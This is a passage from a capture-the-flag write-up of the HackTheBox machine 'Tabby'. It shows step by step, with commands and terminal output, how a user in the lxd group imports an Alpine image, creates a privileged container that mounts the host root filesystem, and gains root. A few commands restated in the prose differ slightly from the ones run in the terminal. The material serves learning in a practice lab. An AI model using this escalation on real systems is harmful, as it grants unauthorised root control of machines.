Using static apk from http://dl-cdn.alpinelinux.org/alpine//v3.12/main/x86_64
```

Once the file was finished, I uploaded the generated archive to the home directory of ash.

scp -i ash alpine-v3.12-x86_64-20200520_1915 ash@tabby.htb:/home/ash

```
root@kali:/opt/htb/tabby.htb# scp -i ash alpine-v3.12-x86_64-20200620_1915.tar.gz ash@tabby.htb:/home/ash
alpine-v3.12-x86_64-20200620_1915.tar.gz                                                    100% 3109KB   3.9MB/s   00:00
root@kali:/opt/htb/tabby.htb#
```

To begin the exploit process, I needed lxd initialised.

lxd init

```
ash@tabby:/tmp$ lxd init
Would you like to use LXD clustering? (yes/no) [default=no]:
```

With this now initialised, I could begin running through the exploitation process.

lxc image import ./alpin-v3.12-x86_64-20200620_1915.tar.gz –alias dmw0ng

```
ash@tabby:/tmp$ lxc image import ./alpine-v3.12-x86_64-20200620_1915.tar.gz --alias dmw0ng
Image imported with fingerprint: a43bece1b30177962b02b80df4c490b58760c97fc98a401c4503d2e52df4d77b
ash@tabby:/tmp$
```

I wanted to ensure the image had been successfully imported even though I had had confirmation.

lxc image list

```
ash@tabby:/tmp$ lxc image list
+--------+--------------+--------+------------------------------+--------------+-----------+--------+------------------------------+
| ALIAS  | FINGERPRINT  | PUBLIC |          DESCRIPTION         | ARCHITECTURE |   TYPE    |  SIZE  |         UPLOAD DATE          |
+--------+--------------+--------+------------------------------+--------------+-----------+--------+------------------------------+
| dmw0ng | a43bece1b301 | no     | alpine v3.12 (20200620_19:15) | x86_64       | CONTAINER | 3.04MB | Jun 22, 2020 at 8:52pm (UTC) |
+--------+--------------+--------+------------------------------+--------------+-----------+--------+------------------------------+
ash@tabby:/tmp$
```

lxc init dmw0ng ignite -c security.privileged=true

```
ash@tabby:/tmp$ lxc init dmw0ng ignite -c security.privileged=true
Creating ignite
```

lxc config device add ignite mydevice disk source=/mnt/root recursive=true

```
ash@tabby:/tmp$ lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true
Device mydevice added to ignite
ash@tabby:/tmp$ lxc start ignite
ash@tabby:/tmp$ lxc exec ignite /bin/sh
~ #
```

It seemed the lxd escalation to root had been successful and to ensure I was indeed running as root, I checked to see who I was now running as.

whoami; hostname; echo dmw0ng

```
~ # cd /mnt/root/root
/mnt/root/root # whoami; hostname; echo dmw0ng
root
ignite
dmw0ng
/mnt/root/root #
```